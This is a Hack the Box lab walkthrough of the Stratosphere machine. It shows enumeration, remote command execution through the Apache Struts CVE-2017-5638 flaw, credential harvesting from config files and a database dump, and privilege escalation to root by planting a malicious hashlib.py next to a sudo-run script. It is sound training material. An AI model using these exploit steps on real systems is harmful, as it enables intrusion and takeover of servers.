Hack the Box – Stratosphere by dmwong

As normal I add the IP of the machine 10.10.10.64 to /etc/hosts as stratosphere.htb

Enumeration


nmap -p- -sT -sV -sC -oN initial-scan stratosphere.htb

```
root@kali:/opt/htb/stratosphere.htb# nmap -sT -sV -oN initial-scan stratosphere.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-10 06:35 BST
Nmap scan report for stratosphere.htb (10.10.10.64)
Host is up (0.022s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
80/tcp   open  http
8080/tcp open  http-proxy
2 services unrecognized despite returning data. If you know the service/version, please submit the following
fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
```


It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on 22, and HTTP on 80 and 8080.

Overview of Web Services

I first quickly look at the web page to see what we get. I get the following on port 80.



A quick bit of searching through the pages did not reveal too much. I then opened up the web browser on port 8080.



We had the same page for both 80 and 8080.

After a bit of searching through the source code and the page, I was unable to find anything that seemed useful, therefore I decided to perform a directory enumeration.

Directory Enumeration


While I was not able to find much on the web pages themselves, I decided to see if I could enumerate any further with the web directories.

wfuzz -w raft-large-words.txt --hc 404 http://stratosphere.htb

```
root@kali:/opt/htb/stratosphere.htb# wfuzz -w /opt/SecLists/Discovery/Web-Content/raft-large-words.txt --hc 404 http://stratospher
e.htb/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentatio
n for more information.

libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/bing.py Except
ion, msg=No module named 'shodan'
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/shodanp.py Exc
eption, msg=No module named 'shodan'
********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://stratosphere.htb/FUZZ
Total requests: 119600

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000306:   302        0 L      0 W      0 Ch        "manager"
000000400:   200        63 L     153 W    1708 Ch     "."
000074118:   302        0 L      0 W      0 Ch        "Monitoring"
000094285:   302        0 L      0 W      0 Ch        "host-manager"

Total time: 307.2861
Processed Requests: 119600
Filtered Requests: 119596
Requests/sec.: 389.2137
```

This seemed to show that I had a couple of directories that I could investigate and see what was behind them. I first investigated the manager directory.


http://stratosphere.htb/manager



I was presented with a credentials box from the Tomcat service. I tried all the default credentials that I could think of and none of them were successful.


I then moved onto the next directory in the list.

http://stratosphere.htb/Monitoring



At first glance, I didn't come up with anything useful and therefore continued to the next directory.

http://stratosphere.htb/host-manager



This was another application that required credentials, and again, none of the default credentials worked. Looking back over the sites I noticed that the Monitoring directory was redirecting to http://stratosphere.htb/Monitoring/example/Welcome.action. The .action extension is used for the well-known Apache Struts. I decided to investigate vulnerabilities with this technology.

Apache Struts

After a little searching online, I found several vulnerabilities for this technology and there were multiple ways to confirm that these vulnerabilities were going to be successful. I found CVE-2017-5638 at https://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-5638-apache-struts-vulnerability-remote-code-execution/ which described a Remote Code Execution vulnerability. There was also a script within NMAP that could confirm if this would work.

nmap -p 80 –script http-vuln-cve2017-5638 –script-args path=/Monitoring/ stratosphere.htb

```
root@kali:/opt/htb/stratosphere.htb# nmap -p 80 --script http-vuln-cve2017-5638 --script-args path=/Monitoring/ stratosphere.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-10 07:16 BST
Nmap scan report for stratosphere.htb (10.10.10.64)
Host is up (0.022s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-vuln-cve2017-5638:
|   VULNERABLE:
|   Apache Struts Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-5638
|       Apache Struts 2.3.5 - Struts 2.3.31 and Apache Struts 2.5 - Struts 2.5.10 are vulnerable to a Remote Code Execution
|       vulnerability via the Content-Type header.
|
|     Disclosure date: 2017-03-07
|     References:
|       https://cwiki.apache.org/confluence/display/WW/S2-045
|       http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
```

This showed that the Apache Struts was indeed susceptible to this vulnerability.

I started investigating known exploits available and come up with a GitHub page by drigg3r at https://github.com/drigg3r/Struts-Apache-ExploitPack.git. I downloaded this and looked to identify what was required to execute it.

./Exploit.sh http://stratosphere.htb/Monitoring/Welcome.action
whoami

```
root@kali:/opt/htb/stratosphere.htb/Struts-Apache-ExploitPack/Exploiter# ./Exploit.sh http://stratosphere.htb/Monitoring/Welcome.action
Enter Command to execute>whoami
tomcat8
Enter Command to execute>
```

This showed the exploit was successful and I now had a basic command operator on the box as tomcat8.

I was unable to execute a reverse shell from this and therefore had a look at the files that I had in the directory.

./Exploit.sh http://stratosphere.htb/Monitoring/Welcome.action
ls

```
root@kali:/opt/htb/stratosphere.htb/Struts-Apache-ExploitPack/Exploiter# ./Exploit.sh
 http://stratosphere.htb/Monitoring/Welcome.action
Enter Command to execute>ls -al
total 24
drwxr-xr-x  5 root    root    4096 Sep 10 01:30 .
drwxr-xr-x 42 root    root    4096 Oct  3  2017 ..
lrwxrwxrwx  1 root    root      12 Sep  3  2017 conf -> /etc/tomcat8
-rw-r--r--  1 root    root      68 Oct  2  2017 db_connect
drwxr-xr-x  2 tomcat8 tomcat8 4096 Sep  3  2017 lib
lrwxrwxrwx  1 root    root      17 Sep  3  2017 logs -> ../../log/tomcat8
drwxr-xr-x  2 root    root    4096 Sep 10 01:30 policy
drwxrwxr-x  4 tomcat8 tomcat8 4096 Feb 10  2018 webapps
lrwxrwxrwx  1 root    root      19 Sep  3  2017 work -> ../../cache/tomcat8
Enter Command to execute>
```

Database

I started investigating the files that I had available to me within this directory and found what seemed to be credentials within the db_connect file.

cat db_connect

```
Enter Command to execute>cat db_connect
[ssn]
user=ssn_admin
pass=AWs64@on*&

[users]
user=admin
pass=admin
```

I investigated a little further and realised I could use mysqldump.

mysqldump -u admin -padmin –all-databases –skip-lock-tables

```
Enter Command to execute>mysqldump -u admin -p admin --all-databases --skip-lock-tables
Usage: mysqldump [OPTIONS] database [tables]
OR     mysqldump [OPTIONS] --databases [OPTIONS] DB1 [DB2 DB3...]
OR     mysqldump [OPTIONS] --all-databases [OPTIONS]
For more options, use mysqldump --help
Enter Command to execute>mysqldump -u admin -padmin --all-databases --skip-lock-tables
-- MySQL dump 10.16  Distrib 10.1.26-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database:
-- ------------------------------------------------------
-- Server version       10.1.26-MariaDB-0+deb9u1
```

Within this output I found a password.

```
--
-- Dumping data for table `accounts`
--

LOCK TABLES `accounts` WRITE;
/*!40000 ALTER TABLE `accounts` DISABLE KEYS */;
INSERT INTO `accounts` VALUES ('Richard F. Smith','9tc*rhKuG5TyXvUJOrE^5CK7k','richard');
/*!40000 ALTER TABLE `accounts` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

This password also identified a possible user on the server and therefore I decided to try this password in multiple locations.

richard:9tc*rhKuG5TyXvUJ0rE^5CK7k

SSH

After trying this password in multiple locations, I was successful in logging in through SSH.

ssh richard@stratosphere.htb

```
root@kali:/opt/htb/stratosphere.htb# ssh richard@stratosphere.htb
The authenticity of host 'stratosphere.htb (10.10.10.64)' can't be established.
ECDSA key fingerprint is SHA256:tQZo8j1TeVASPxWyDgqJf8PaDZJV/+LeeBZnjueAW/E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'stratosphere.htb,10.10.10.64' (ECDSA) to the list of known hosts.
richard@stratosphere.htb's password:
Linux stratosphere 4.9.0-6-amd64 #1 SMP Debian 4.9.82-1+deb9u2 (2018-02-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 27 16:26:33 2018 from 10.10.14.2
richard@stratosphere:~$
```

I now had a logged in session as Richard and decided to investigate further. I could now view the user hash.

cat user.txt

```
richard@stratosphere:~$ cat user.txt
e610b298611fa732fca1665a1c02336b
```

e610b298611fa732fca1665a1c02336b

Basics

Now that I had an SSH connection as Richard, I performed some basic enumeration to if anything quick was highlighted.

sudo -l

```
richard@stratosphere:~$ sudo -l
Matching Defaults entries for richard on stratosphere:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User richard may run the following commands on stratosphere:
    (ALL) NOPASSWD: /usr/bin/python* /home/richard/test.py
richard@stratosphere:~$
```

This seemed to show I could run test.py as root. I looked to see what this python script does.

cat test.py

```
richard@stratosphere:~$ cat test.py
#!/usr/bin/python3
import hashlib


def question():
    q1 = input("Solve: 5af003e100c80923ec04d65933d382cb\n")
    md5 = hashlib.md5()
    md5.update(q1.encode())
    if not md5.hexdigest() == "5af003e100c80923ec04d65933d382cb":
        print("Sorry, that's not right")
        return
    print("You got it!")
    q2 = input("Now what's this one? d24f6fb449855ff42344feff18ee2819033529ff\n")
    sha1 = hashlib.sha1()
    sha1.update(q2.encode())
    if not sha1.hexdigest() == 'd24f6fb449855ff42344feff18ee2819033529ff':
        print("Nope, that one didn't work...")
        return
    print("WOW, you're really good at this!")
    q3 = input("How about this? 91ae5fc9ecbca9d346225063f23d2bd9\n")
    md4 = hashlib.new('md4')
    md4.update(q3.encode())
    if not md4.hexdigest() == '91ae5fc9ecbca9d346225063f23d2bd9':
        print("Yeah, I don't think that's right.")
        return
    print("OK, OK! I get it. You know how to crack hashes...")
    q4 = input("Last one, I promise: 9efebee84ba0c5e030147cfd1660f5f2850883615d444ceecf50896aae083ead798d13584f52df0179df0200a3e1a122aa738beff263b49d2443738eba41c943\n")
    blake = hashlib.new('BLAKE2b512')
    blake.update(q4.encode())
    if not blake.hexdigest() == '9efebee84ba0c5e030147cfd1660f5f2850883615d444ceecf50896aae083ead798d13584f52df0179df0200a3e1a122aa738beff263b49d2443738eba41c943':
        print("You were so close! urg... sorry rules are rules.")
        return

    import os
    os.system('/root/success.py')
    return

question()
```

This script just seemed to be running a test of your hash cracking techniques. Reading through it, all it is doing is presenting the user with some hashes and asking you to solved these.

```
richard@stratosphere:~$ sudo python /home/richard/test.py
Solve: 5af003e100c80923ec04d65933d382cb
```

Looking through this, I could not identify anything vulnerable within the code itself, however, I did notice that it was using hashlib.

Hashlib

Knowing the test.py was using the hashlib library, I decided to search for anyway that the hashlib library could be hijacked. I found an article at https://rastating.github.io/privilege-escalation-via-python-library-hijacking/ and I decided to try and hijack the library by placing a hashlib.py script within the same directory.

I created a hashlib.py on my system and then uploaded it.

```
import os;os.system("/bin/bash")
```

scp hashlib.py richard@stratosphere.py:/home/richard/

```
root@kali:/opt/htb/stratosphere.htb# scp hashlib.py richard@stratosphere.htb:/home/richard/
richard@stratosphere.htb's password:
hashlib.py                                                    100%   34     1.2KB/s   00:00
```

I could have created the file locally on the machine, but I always choose to upload if I have an SSH connection because I have more control over files on my local system.

Now that the file was uploaded, I tried to execute the test.py script again to see if it would import the hashlib.py from within the same directory.

sudo python /home/Richard/test.py

```
richard@stratosphere:~$ sudo python /home/richard/test.py
root@stratosphere:/home/richard#
```

I was now running as root and could now see the root hash.

```
root@stratosphere:~# cat root.txt
d41d8cd98f00b204e9800998ecf8427e
```